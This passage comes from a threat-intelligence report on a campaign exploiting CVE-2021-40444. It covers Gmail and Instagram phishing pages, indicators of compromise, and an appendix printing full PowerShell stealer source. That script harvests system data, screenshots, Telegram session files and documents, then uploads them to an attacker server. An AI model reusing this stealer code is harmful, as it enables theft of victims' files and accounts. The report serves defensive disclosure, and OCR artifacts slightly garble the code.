apps	Installed applications: DisplayName, DisplayVersion, Publisher, InstallDate	Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*
ipconfig		ipconfig /all
netstat	Open ports and connection list	netstat -ano
ARP	arp	arp -a -v
netuser	Local users	net user
OS	OS info	Get-CimInstance Win32_OperatingSystem
policy	PowerShell execution policy	Get-ExecutionPolicy -List
Service	Services list	Get-Service
files	All documents: MS Office,PDF, text,db	$files = (Get-WMIObject Win32_LogicalDisk -filter "DriveType = 3" \| Select-Object DeviceID \| ForEach-Object {Get-Childitem ($_.DeviceID + "\") -include *.doc,*.docx,*.pptx,*.pdf,*.txt,*.xls,*.xlsx,*.bak,*.db,*.mdb,*.accdb -recurse})


Exfiltration of Telegram files to “https://hr.dedyn.io/upload2.aspx”

Phishing

The exploit attack described above started on **September 15, 2021**. We found that the adversary started two phishing campaigns by collecting credentials for Gmail and Instagram in July 2021 using the same C2 server – *Deltaban[.]dedyn[.]io* – a phishing **HTML** page masquerading as the legit *deltaban.com* travel agency:



This is a phishing site. A click will transfer the victim to an Iranian short URL: *https://yun[.]ir/jcccj.*




kodex Logo


ثبت نام

به کدکس ایران خوش آمدید. حساب کاربری خود را رایگان بسازید.

This URL will resolve to *signin[.]dedyn[.]io/Social/Google*Finish._ The domain was registered in July 2021.


signin.dedyn.io/Social/Google_Finish?username[redacted]com

The stolen credentials are stored in the file *out.txt,* which is of course available for browsing. One of the victims is probably of Indian origin.



signin.dedyn.io/out.txt

```
account:google, usernam[redacted]gmail.com, passwor[redacted]

account:google, username:[redacted]password[redacted]
```


Instagram Phishing

We also found that this site is used for Instagram credential theft: *https://signin[.]dedyn[.]io/Social/Instagram/Account.* The credentials are saved to the same *out.txt* file.


signin.dedyn.io/Social/Instagram/Account
Instagram
Phone number, username, or email
password
Log In
Forgot password?
Don't have an account? Sign up
Cancel
Library
Camera
Video

Victims

The exact victims are unknown but we were able to build a victims heat map.



Appendix A – IOC's

All of the following resolved to 95.217.50.126:

1. hr.dedyn.io – C2 and infection server
2. signin.dedyn.io – phishing
3. Irkodex.dedyn.io – phishing
4. Deltaban.dedyn.io – phishing **
   **

1.ps1 – PowerShortShell

F69595FD06582FE1426D403844696410904D27E7624F0DCF65D6EA57E0265168

Cab file which includes a dll with directory traversal ..\Msword.inf

Ce962676090195a5f829e7baf013a3213b3b32e27c9631dc932aab2ce46a6b9b

Msword.inf – dll to download and execute 1.ps1
5d7a683a6231a4dc0fcc71c4b6d413c6655c7a0e5c58452d321614954d7030d3

E093cce6a4066aa37ed68121fe1464a3e130a3ce0fbb89e8b13651fd7dab842b

Jscript – part of the html file

6e730b257c3e0c5ce6c73ff0f6732ad2d09f000b423085303a928e665dbbee16

Word.html,image.html,index.html – html file exploit
374239d2056a8a20b05d4bf4431a852af330f2675158afde8de71ac5b991e273
B378a1136fddcd533cbdf7473175bf5d34f5eb86436b8eb651435eb3a27a87c6

11368964D768D7FA4AB48100B231790C3D23C45EEDFC7A73ACD7F3FEC703ACA7

Document.xml.rels – Xml files
28ad066cfe08fcce77974ef469c32e4d2a762e50d6b95b8569e34199d679bde8

5AC4574929A8825A5D4F267544C33D02919AB38F38F21CE5C9389B67DF241B43
Will download mshtml:http://hr.dedyn.io/image.html and http://hr.dedyn.io/word.html**

Docx infectors**

D793193c2d0c31bC23639725b097a6a0ffbe9f60a46eabfe0128e006f0492a08
Mozdor.docx –
0b90ef87dbbb9e6e4a5e5027116d4d7c4bc2824a491292263eb8a7bda8afb7bd
PreviousRelated Research

Appendix B – PowerShortShell Stealer source code

Remove-Item –path C:\Windows\Temp\1.ps1

```
Add-Type -assembly “system.io.compression.filesystem”

$source = “C:\windows\temp\8f720a5db6c7”

$destination = “https://hr.dedyn.io/upload.aspx?fn=”

$destination2 = “https://hr.dedyn.io/upload2.aspx”

$log = “c:\windows\temp\777.log”

function Pos-Da($dest,$url)

{

try{

$buffer = [System.IO.File]::ReadAllBytes($dest)

[System.Net.HttpWebRequest] $webRequest = [System.Net.WebRequest]::Create($url)

$webRequest.Timeout =10000000

$webRequest.Method = “POST”

$webRequest.ContentType = “application/data”

$requestStream = $webRequest.GetRequestStream()

$requestStream.Write($buffer, 0, $buffer.Length)

$requestStream.Flush()

$requestStream.Close()

[System.Net.HttpWebResponse] $webResponse = $webRequest.GetResponse()

$streamReader = New-Object
System.IO.StreamReader($webResponse.GetResponseStream())

$result = $streamReader.ReadToEnd()

$streamReader.Close()

}

catch

{
```

```
Write-Error $_.Exception.Message | out-file $log -Append

}

}

function Get-ScreenCapture

{

param(

[Switch]$OfWindow

)

begin {

Add-Type -AssemblyName System.Drawing

$jpegCodec = [Drawing.Imaging.ImageCodecInfo]::GetImageEncoders() |

Where-Object { $_.FormatDescription -eq “JPEG” }

}

process {

Start-Sleep -Milliseconds 250

if ($OfWindow) {

[Windows.Forms.Sendkeys]::SendWait(“%{PrtSc}”)

} else {

[Windows.Forms.Sendkeys]::SendWait(“{PrtSc}”)

}

Start-Sleep -Milliseconds 250

$bitmap = [Windows.Forms.Clipboard]::GetImage()

$ep = New-Object Drawing.Imaging.EncoderParameters

$ep.Param[0] = New-Object Drawing.Imaging.EncoderParameter
([System.Drawing.Imaging.Encoder]::Quality, [long]100)
```

```
$screenCapturePathBase = “$source\ScreenCapture”

$c = 0

while (Test-Path “${screenCapturePathBase}${c}.jpg”) {

$c++

}

$bitmap.Save(“${screenCapturePathBase}${c}.jpg”, $jpegCodec, $ep)

}

}

New-Item -ItemType directory -Path $source

Get-WmiObject -class win32_computersystem | Out-File $source\summary.txt

Get-WmiObject Win32_BIOS -computerName localhost | Out-File $source\bios.txt;

Get-WmiObject -Class “win32_PhysicalMemory” -namespace “root\CIMV2” | Out-File
$source\ram.txt;

@(Get-WmiObject -class win32_processor | Select Caption, Description, NumberOfCores,
NumberOfLogicalProcessors, Name, Manufacturer, SystemCreationClassName, Version) |
Out-File $source\cpu.txt;

gwmi Win32NetworkAdapterConfiguration | Where { $.IPAddress } | Select -Expand
IPAddress | Out-File $source\ip.txt;

gwmi Win32_NetworkAdapterConfiguration | Out-File $source\NetworkAdapterConfig.txt;

get-WmiObject win32_logicaldisk | Out-File $source\disk.txt;

Get-Process | Out-File -filepath $source\process.txt;

Get-NetAdapter | Out-File $source\NetworkAdapter.txt;

#net view | Out-File $source\NetView.txt;

Get-ItemProperty
HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-
Object DisplayName, DisplayVersion, Publisher, InstallDate | Format-Table –AutoSize | Out-
File $source\apps.txt;

ipconfig /all | Out-File $source\ipConfig.txt;
```

```
netstat -ano | Out-File $source\netstat.txt;

arp -a -v | Out-File $source\arp.txt;

net user | Out-File $source\netuser.txt;

Get-CimInstance Win32_OperatingSystem | FL * | Out-File $source\os.txt;

Get-ExecutionPolicy -List | Out-File $source\policy.txt;

Get-Service | Out-File $source\service.txt;

Get-ScreenCapture

$files = Get-ChildItem $source

foreach ($file in $files)

{

Pos-Da -dest $file.FullName -url “$destination+$file”

}

$path= Split-Path -Path (Get-WMIObject Win32LogicalDisk -filter “DriveType = 3” | Select-Object DeviceID | ForEach-Object {Get-Childitem ($.DeviceID + “\”) -Attributes !Directory,!Directory+Hidden -include Telegram.exe -recurse})

$index=0

foreach ($a in $path)

{

try{

$tempDwn=”C:\windows\temp\tdata{0}” -f $index

New-Item -ItemType Directory -Force -Path $tempDwn”\D877F783D5D3EF8C”

$source= $a+”\tdata\D877F783D5D3EF8C”

if(Test-Path -Path $source)

{

$d8files=Get-ChildItem -Path $source | Where-Object {$_.Name.Contains(“map”)} | select FullName, Name
foreach($d8 in $d8files)

{

$mtemp=”{0}\D877F783D5D3EF8C\{1}” -f $tempDwn, $d8.Name

Copy-Item $d8.FullName -Destination $mtemp

}

else {

continue

}

$tempFiles=Get-ChildItem -Path $a”\tdata” | Where-Object {$_.PSIsContainer -eq $false} |
select FullName, Name

foreach ($file in $tempFiles)

{

try

{

$destTemp=”{0}\{1}” -f $tempDwn, $file.Name

Copy-Item $file.FullName -Destination $destTemp

}

Catch{}

}

echo $tempDwn

$dest=”C:\windows\temp\tdata{0}.zip” -f $index

[io.compression.zipfile]::CreateFromDirectory($tempDwn, $dest)

Start-Sleep -s 15

Pos-Da -dest $dest -url $destination2

}
```

```
catch

{

Write-Error $_.Exception.Message | out-file $log -Append

}

$index++

Start-Sleep -s 15

Remove-Item –path $dest

Remove-Item –path $tempDwn -Recurse

}

$files = (Get-WMIObject Win32LogicalDisk -filter “DriveType = 3” | Select-Object DeviceID |
ForEach-Object {Get-Childitem ($.DeviceID + “\”) -include
.doc,.docx,.pptx,.pdf,.txt,.xls,.xlsx,.bak,.db,.mdb,*.accdb -recurse})

foreach ($file in $files)

{

$destUrl=”{0}{1}” -f $destination, $file.Name

Pos-Da -dest $file.FullName -url $destUrl

Start-Sleep -s 5

}

Remove-Item –path $source -Recurse

Remove-Item -path $log
```

Reference

[1]https://twitter.com/ShadowChasing1/status/1438126675565244417

[2]https://github.com/klezVirus/CVE-2021-40444

[3]https://xret2pwn.github.io/CVE-2021-40444-Analysis-and-Exploit/